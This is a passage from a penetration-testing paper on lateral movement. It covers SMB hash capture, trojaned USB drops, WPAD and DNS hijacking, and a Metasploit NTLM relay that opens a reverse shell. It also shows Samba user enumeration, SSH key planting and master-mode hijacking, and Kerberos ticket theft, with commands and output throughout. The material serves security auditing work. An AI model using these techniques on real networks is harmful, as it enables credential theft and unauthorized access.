msf auxiliary(smb_sniffer) > set LOGFILE /tmp/sniff.log
LOGFILE => /tmp/sniff.log
msf auxiliary(smb_sniffer) > run
```

```
[*] Server started.
[*] Auxiliary module running as background job
msf auxiliary(smb_sniffer) >
[*] Captured 172.16.233.130:1148 \
  LMHASH:<NULL>
  NTHASH:<NULL>
  OS:Windows 2002 Service Pack 2 2600
  LM:Windows 2002 5.1
[*] Captured 172.16.233.130:1148 VMWINXP\Developer
  LMHASH:b94455600913f32b1b77975cd50cae9ba61bfa0671ea5fc8
  NTHASH:21235e0a30e8104e6b97ad136f504fbdef41b882b8ea2059
  OS:Windows 2002 Service Pack 2 2600
  LM:Windows 2002 5.1
```

4.2.7 Free Hardware

As a last resort, the auditor can travel to the office of the target and hand out free USB keys (autorun, of course) to anyone who will answer a short survey. Alternatively, she can snail-mail CDROMs containing a trojan, wrapped into an autorun or application installer. Possible labels for the CD include ”Free MP3s”, ”Complimentary License”, ”Policies and Procedures”, and so on. If the budget is available, the auditor can mail out portable handheld devices, such as the Nokia Internet Tablet or the Sharp Zaurus, containing a full suite of Linux-based backdoors.

Alternatively, the auditor can create a custom UPS power brick containing an embedded PC. The auditor would purchase a 350VA or higher battery backup that has surge protection for ethernet ports, rip out the battery, splice a power strip into the main power adapter, insert the guts of a Linksys WRT54L, insert a four-port Ethernet switch, and prepare to visit the target’s office. Once inside the office, the auditor can make an excuse to be near the network devices (printers, fax machines, etc) and install or swap out the rogue UPS. An example of this modification can be found at [21].

4.3 Internal Networks

The term internal network usually refers to the soft, squishy interior of most corporate networks, but it can also refer to a network provided to a specific victim by way of a rogue access point. Once internal network accessed is obtained, a wide range of new attacks become possible.

4.3.1 Web Proxy Auto-Discovery Protocol

Internet Explorer 6 and 7, by default, support the Web Proxy Auto-Discovery Protocol (WPAD)[27]. This protocol allows the web browser to automatically determine what proxy server to use to access a given URL. When a user attempts to access a web site with a WPAD-enabled browser, the browser will attempt to resolve a host within the current domain named `WPAD`. If DNS resolution of this name fails, the system will send a NetBIOS name query looking for any local system that advertises itself as `WPAD`. If this name resolves, Internet Explorer will attempt to connect to port 80 of this system using the HTTP protocol and download a file called `wpad.dat`. This file contains a Javascript function that can tell the browser which proxy server to use to connect to the requested host or URL. The following example shows a `wpad.dat` file that instructs the browser to route all traffic through a specific SOCKS proxy:

```
function FindProxyForURL(url, host) {
        return "SOCKS 172.16.233.1:1080;";
}
```

Any attacker who can influence this lookup process, by cache poisoning the DNS server, registering their own host as `WPAD` within the local DNS server (using DHCP or dynamic updates), or by responding to NetBIOS name requests for `WPAD`, can hijack the outbound web connections of any Internet Explorer user who has not changed the default settings. Once the attacker has become a relay for outbound connections, the door is opened for a wide range of attacks, such as client-side flaw exploitation, cookie theft (and by extension, credential theft), cross-zone data access, and the injection of UNC URLs into the returned HTML.

4.3.2 Microsoft DNS Servers

DNS servers on the internal network are often configured to allow unauthenticated updates. Even when a Microsoft DNS server is configured to reject DNS-based update requests, its still possible to inject names into the local DNS zone by passing these names as the hostname of DHCP client requests (the -h option for the ISC dhcpcd client). These types of DNS attacks can allow an internal attack to hijack all access to a critical system, impersonate servers, and stage new attacks against the affected clients. The dynamic update and DHCP techniques do not allow a user to overwrite a static entry configured with a Microsoft DNS zone, but they do allow the hijacking of unregistered names (WPAD, CALICENSE, INTRANET, etc).

4.3.3 Microsoft WINS Servers

In addition to NetBIOS and DNS, Windows clients also support name lookups via the WINS protocol. Normally, the DHCP server is responsible for telling each client what server to send WINS requests to. However, through DNS hijacking and NetBIOS announcements, it is possible to convince a client to use a malicious WINS server instead.

4.3.4 Exploiting NTLM Relays

Once access to the internal network is obtained, the authentication relay attacks mentioned above can be used to execute arbitrary code on any Windows system that accepts the user's credentials. The Metasploit Framework provides an exploit module (exploit/windows/smb/smb_relay) that accepts an incoming SMB connection and relays it back to the connecting client. Once the client authenticates, the incoming connection is dropped, and the authenticated session is used to execute an arbitrary payload on the target. For this attack to work on Windows XP, the follow prequisites must be met:

- TCP port 445 or 139 is accessible to the smb_relay system
- The user has local administrative privileges
- The user has a real password set
- The machine allows local-user network authentication

In the case of a standard Windows XP workstation on a corporate network, all of these conditions are easily met. Windows XP systems that are not joined to a domain will only provide Guest-level access privliges over SMB, even when a valid administrator username and password are provided. The following example demonstrates using this exploit to gain a shell on a fully patched Windows XP SP2 system that meets these requirements:

```
msf exploit(smb_relay) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(smb_relay) > set LHOST 172.16.233.1
LHOST => 172.16.233.1
msf exploit(smb_relay) > set LPORT 8888
LPORT => 8888
msf exploit(smb_relay) > exploit
[*] Started reverse handler
[*] Server started.
[*] Exploit running as background job.
[*] Received 172.16.233.130:1142 \
  LMHASH:00
  NTHASH:
  OS:Windows 2002 Service Pack 2 2600
  LM:Windows 2002 5.1
[*] Sending Access Denied to 172.16.233.130:1142 \
[*] Received 172.16.233.130:1142 VMWINXP\Developer
  LMHASH:d9adfed00166fb471e4002a787546e8a4da60edb34662377
  NTHASH:51acdec99219c06bf8669f1dca7652d1d9f4b53ba6dd8323
  OS:Windows 2002 Service Pack 2 2600
  LM:Windows 2002 5.1
[*] Authenticating to 172.16.233.130 as VMWINXP\Developer...
[*] AUTHENTICATED as VMWINXP\Developer...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \VzZdOJyg.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Command shell session 1 opened

msf exploit(smb_relay) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

This attack can be combined with the WPAD technique to force all outbound web requests on the local network to be routed through an evil proxy, which in turn injects a UNC path to the smb_relay exploit into every HTTP response. If the target systems do not support WPAD, any other form of MITM can be used to accomplish the same goal (ARP poisoning in conjunction with transparent proxying, etc).

4.3.5 SMB and Samba

The SMB (and by extension NetBIOS) protocol has been considered a security risk for quite some time. Over the last five years, the SMB server provided with the Windows operating system has slowly improved, reducing the attack surface and restricting access from unauthenticated connections. During the same period, the Samba project[28] has gradually caught up Windows in terms of features and compatiblity. Unfortunately, the default security settings of the Samba software are still years behind in the area of network security and information disclosure. For example, the ”NULL Session” attacks that were popular five years ago, are no longer as effective on Windows XP targets, but can now be applied to any system running a modern version of Samba.

The Samba SMB server has become pervasive. Nearly every network attached service (NAS) device on the market uses the Samba software to export data to Windows hosts over the network. Apple bundles the Samba software with the Mac OS X operating system in order to provide Windows-compatible file sharing services. Both Apple and NAS devices have become much more popular with consumers and businesses over the last few years. To make matters worse, many of these vendors, including Apple, rarely, if ever patch the version of Samba provided with their software, leaving these systems open to remote code execution exploits. The current version of the Metasploit Framework includes Samba exploit modules that work on a wide range of systems, including Linux, Solaris, and Mac OS X, across multiple architectures.

The ”NULL Session” attacks that applied to Windows-based systems can actually be more damaging when used against a Samba server. The reason for this is two-fold. First, on a typical corporate network, the devices which run the Samba software are often critical parts of the network infrastructure. NAS appliances are often used to backup and store important business data. Linux servers running Samba are often multi-user machines that have a central role in business or development operations. Second, Samba does not, by default, enforce any type of account lockout. This means that an attacker can use standard user enumeration tools to create a list of valid accounts and then proceed to brute force the passwords to those accounts over the Samba service. This is an effective way to gain access to Linux and Unix-based systems, especially those used by multiple users. The following example shows the `enum.exe` tool being launched against a Linux system running Samba 3.0.22:

```
C:\>enum -U  xxx.xxx.xxx.21
server: xxx.xxx.xxx.21
setting up session... success.
getting user list (pass 1, index 0)... success, got 27.
  games  nobody  proxy  syslog  www-data  root  news  bin  mail  hplip
  messagebus  dhcp  daemon  jsmith  cupsys  man  lp  gnats  backup
  haldaemon  sys  klog  list  irc  gdm  sync  uucp
```

4.4 Trust Relationships

Trusts are one of the most important things to understand and use in a penetration test. Trusts can encompass many concepts such as:

- Host to host
- Network range to host
- User to host
- User to network
- Authentication tickets/tokens
- Applications

Trusts are agreements between two entities that allow for some kind of access. If an auditor has access to one entity, then they should be able to utilize the trust with the second entity to gain an advantage. Often the target an auditor wants to attack is out of reach for various reasons such as firewalls, TCP wrappers, NAT gateways, etc. Leveraging trusts can be a powerful technique for getting around these types of barriers.

For example, lets say the target is 192.168.0.1 and the auditor has acquired the username and password by some means. The target is running a SSH server on port 22 that allows remote logins. The target is also configured with TCP Wrappers which only allow SSH connections from networks in the 192.168.1.0/24 address range. The auditor would not be able to directly log into the target under these conditions. However if the auditor was able to compromise a system on the 192.168.1.0/24 network, then by leveraging that trust they would be able to log into the system over SSH. One way to relay connections is to compromise a trusted host first and then use a port-forwarding tool like the one shown below:

```
# Create a port forward from 192.168.1.2 to 192.168.0.1
$ datapipe 192.168.1.2 22 192.168.0.1 22

#  (This bounces through the port forward to 192.168.0.1 port 22)
$ ssh 192.168.1.2
```

A real world example of an interesting trust encountered by the authors was in the form of a custom software licensing and distribution application. All the computers on the target network were required to have this software installed and the software ran with administrative privileges. This means that the application was ”trusted” by every computer. This application carried an administrative username and password inside its code in order to operate. By reverse engineering this application, the account information was extracted. The auditors then leveraged the fact that this account was widely trusted in order to compromise every host on the network. Any resource trusted by more than one user or computer is a potential leverage point for the auditor.

There are several specific trust technologies which provide good opportunities for the auditor to gain access to a wider set of hosts. These will be covered in the next sections.

4.4.1 NFS Home Directories

Many large networks use the Network File System (NFS) server to share files and home directories to the clients. There are many ways to configure this type of system, but generally port 2049 UDP or TCP is open on the server, a directory is exported either to anyone or to specific hosts and read/write/execute permissions are assigned. The clients then mount these exported directories, which then appear as just another local directory on their file systems. Often NFS is used in conjunction with Network Information Services (NIS) to automatically configure what exports should be mounted and authenticate users. These types of systems are often setup so that any user can log in on any machine and receive the same home directory.

An attacker can locate any NFS servers on the target network by sending a UDP RPC message to port 2049 of every host. The `nfsping.pl`[29] tool is a great candidate for this task. Once a NFS server has been identified, the auditor can use the `showmount` tool in order to gain information about how the NFS server is configured.

```
# su - alice
[alice@homeserver ~] cd .ssh
[alice@homeserver .ssh] ssh-keygen -t rsa
Enter file in which to save the key (/home/alice/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/alice/.ssh/id_rsa.
Your public key has been saved in /home/alice/.ssh/id_rsa.pub.
The key fingerprint is:
e7:49:6a:eb:a9:a6:e4:b2:66:41:7e:ee:23:12:4c:28 alice@homeserver

[alice@homeserver ~]cp id_rsa.pub authorized_keys ; showmount -a homeserver
tetris:/vol/home/alice

[alice@homeserver ~] ssh tetris
Last login: Thu Jun 28 11:53:18 2007 from homeserver
[alice@tetrix ~]
```

4.4.2 Hijacking SSH

SSH can also be used to gather intelligence about other potential targets on the network. Every time a user connects to a system using SSH, a file is created in /.ssh/ called known_hosts. By examining this file, an attacker can see other hosts that trust the user. In newer versions of the OpenSSH client, the host names in this file have been replaced with hash values instead, removing the information leak aspect of this attack.

```
[alice@homeserver .ssh]$ cat known_hosts
dontownme,192.168.1.20 ssh-rsa AAABB3Nza[...]QSM=
justanothertarget,192.168.1.21 ssh-rsa AAAB2NzaC[...]rQ=
```

Using the SSH keys described above, an attacker with access to these keys can potentially log into any of these hosts as alice, without a password.

OpenSSH's master mode is another feature which can help the auditor in penetrating new hosts without using exploits. Master mode lets the user to set up a tunnel which allows multiple sessions over the same SSH connection, without re-authentication. This means that if one SSH connection is setup to a host, using master mode, then an attacker and spawn other sessions over this same connection without having to know a password or have access to a key. Another benefit of master mode is that it is client-dependent so the server version doesn't matter. The implications of this are that if the auditor can replace the user's SSH client, master mode will work regardless of the version of the server at the other end.

There are many ways to convince a user to execute SSH in master mode. One obvious method would be to alias `ssh` to `ssh -M -S socket` so that the user runs it without knowing. Another method is to modify the SSH configuration file to always run in master mode.

```
Edit ~/.ssh/config

Add:
 Host *
 ControlMaster auto
 ControlPath ~/.ssh/sockets/%r@%h:%p
```

When the user accesses another host via SSH, it will be as if the used the -M switch. If the auditor can access the created socket, then she can SSH to the host as well over the existing connection without having to provide any authentication. This configuration can be enabled system-wide once root access is obtained, allowing access to all outbound SSH connections without requiring any additional tools.

A real world example of using SSH hijacking to gain access to many hosts was when the authors managed to compromise a major home directory server exporting over NFS to hundreds of clients. The authors dropped their own passwordless ssh key in every users home .ssh/ directory and then used a script to extract all unique hosts from every known_hosts file. They could then SSH to 100's of nodes on the network, as any user they chose.

4.4.3 Hijacking Kerberos

Kerberos is an authentication protocol. It provides strong authentication for client/server applications by using secret-key cryptography. Kerberos generates ”tickets” to be used for authentication to various services. On many operating systems this ticket is stored as a file owned by the specific user in the /tmp directory starting with the name krb.

Kerberos hijacking is a process of capturing a user's ticket and using it to access resources that trust the user. In general this means logging into other computers that accept the user's kerberos ticket. This attack abuses the fact that each node trusts the kerberos system. This allows the attacker to move around a network, compromising hosts, without using exploits or setting off alarms because in general it will look like legitimate user behavior.

The general procedure to hijack kerberos tickets begins with gaining root access to a kerberized system with multiple users. It continues with finding a user to target and listing all the files in /tmp. The attacker then su's to the user and invokes klist to figure out what ticket filename is expected. Then the ticket is copied from /tmp to the expected filename. Finally kinit is invoked again to check the ticket status. Now the attacker should be able to log into any kerberized system that trusts the hijacked user, without having to supply a password. An example follows.

What a real user sees when invoking klist:

```
target|alice|1> klist
Default principal: alice@target
Valid starting     Expires            Service principal
06/28/07 11:03:25 06/28/07 21:03:25 krbtgt/target@target
renew until 07/05/07 11:03:25
Kerberos 4 ticket cache: /tmp/tkt5116
klist: You have no tickets cached
```

This means that the user alice has a ticket assigned that allows her to connect to any kerberized system, without supplying a password, until the date of expiration indicated.

```
What attacker does:

bash-3.00# ls -al /tmp/krb*
-rw-------  1 alice eng  383 Jun 28 08:19 /tmp/krb5cc_10595_ZH8kq4 <-- FREE ACCESS!
Bash-3.00# klist
Ticket cache: FILE:/tmp/krb5cc_6425 <-- expected filename
Default principal: valsmith@target
Valid starting     Expires            Service principal
06/28/07 12:14:50  06/28/07 22:14:50  krbtgt/target@target
        renew until 07/05/07 12:14:39

Change the file to the expected name and check status:

bash-3.00# cp /tmp/krb5cc_10595_ZH8kq4 /tmp/krb5cc_6425
bash-3.00# klist
Ticket cache: FILE:/tmp/krb5cc_6425
Default principal: alice@target <---we are now her!

Valid starting     Expires            Service principal
06/28/07 08:19:42  06/28/07 18:19:42  krbtgt/target@target
        renew until 07/05/07 08:19:42
```

There are other types of attacks against kerberos as well. Another method is for the attacker to generate or acquire a valid ticket. The attacker then places their username in another users .klogin file. Now the attacker should be able to log in anywhere the target user is trusted. Kerberos will accept the attackers ticket and treat him as if he were the target. It is also important to copy the ticket files off to a safe location so if a user runs kdestroy the tickets won't be lost. Some intelligence gathering can be done with kerberos as well. Often there will be a .klogin in the root users home directory indicating which users are authorized to SU to root using kerberos. This gives the attacker a list of high profile users to target with other attacks with the end goal of gaining root access without having to use a traditional exploit.

The process of kerberos ticket stealing can be automated to harvest hundreds or even thousands of user tickets depending on the size of the network.

A case study example of kerberos hijacking involved a target running a little used operating system and architecture. No known exploits were available for the auditors to use against this target. The server was also protected with TCP wrappers to prevent unauthorized logins. However the target trusted several large home directory servers running NFS, NIS, SSH and kerberos. The auditors gained access to one of these home directory servers and began looking at user known_hosts files to find a user who had a history of logging into the target.

Once a user was located, their kerberos ticket was stolen, and the auditors logged into the target from the home directory server. This allowed the auditors to bypass wrappers and avoid being flagged as a suspicious user. Once logged in they were able to view the .klogin file for root and gain a list of privileged users to target. These users resided on the same home directory server, allowing their tickets to be hijacked as well. The auditors were then able to log in to the target and type ksu, thus gaining root.

Chapter 5

Conclusion

Security professionals have a wide range of attacks available to them that are rarely, if ever, part of a checklist-based methodology. The techniques highlighted by this paper can be used enhance or even replace the standard process used to perform a penetration test. Some of the attacks described in this paper, such as the NTLM Relay exploit, can not be resolved by a software patch and can provide access to even a fully-patched network. Trust relationships, such as those created by NFS, SSH, and kerberos, can be used to perform privilege hopping and eventually provide remote root access. Creativity and a deep understanding of the target network will always be the best available tool for gaining unauthorized access.

Bibliography

[1] BreakingPoint Systems
http://www.bpointsys.com

[2] The Metasploit Project
http://www.metasploit.com

[3] The Metasploit Framework
http://framework.metasploit.com

[4] Offensive Computing
http://www.offensivecomputing.net

[5] Austin Hackers Anonymous
http://www.austinhackers.org/

[6] Paterva
http://www.paterva.com

[7] Apache Dynamic Virtual Hosting
http://httpd.apache.org/docs/2.0/vhosts/mass.html

[8] hping2 Active Network Security Tool
http://www.hping.org/

[9] Nmap Network Security Scanner
http://insecure.org/nmap/

[10] Amap Application fingerprint mapper
http://www.thc.org/thc-amap/

[11] Nikto Web Server Vulnerability Scanner
http://www.cirt.net/code/nikto.shtml

[12] Nessus Vulnerability Scanner
http://www.nessus.org/

[13] Retina Vulnerability Scanner
http://www.eeye.com/html/products/retina/index.html

[14] Immunity CANVAS Professional
http://www.immunityinc.com/products-canvas.shtml

[15] Core Impact
http://www.coresecurity.com/

[16] Web Application Attack and Audit Framework
http://w3af.sourceforge.net/

[17] Blind Port Scanning
http://insecure.org/nmap/idlescan.html

[18] An Implementation of a Birthday Attack in a DNS Spoofing
http://archive.cert.uni-stuttgart.de/bugtraq/2003/04/msg00311.html

[19] BIND 9 DNS Cache Poisoning
http://www.trusteer.com/docs/bind9dns.html

[20] Cain & Abel
http://www.oxid.it/cain.html

[21] Rogue Server Project
http://www.inventgeek.com/Projects/projectsilver/projectsilver.aspx

[22] Passive Aggression
http://www.seifried.org/security/network/20010926-ftp-protocol.html

[23] Attacking NTLM with Precomputed Hashtables
http://uninformed.org/?v=3&a=2&t=sumry

[24] IP ID Traffic Monitoring / Graphing Script
http://metasploit.com/users/hdm/tools/ipidmon/

[25] Manipulating FTP Clients Using the PASV Command
http://www.bindshell.net/papers/ftppasv

[26] Metasploit Decloak
http://www.metasploit.com/research/misc/decloak/

[27] Web Proxy Autodiscovery Protocol
http://en.wikipedia.org/wiki/Web_Proxy_Autodiscovery_Protocol

[28] Samba: Opening Windows to a Wider World
http://www.samba.org/samba/

[29] NFSPing
http://metasploit.com/users/hdm/tools/nfsping.pl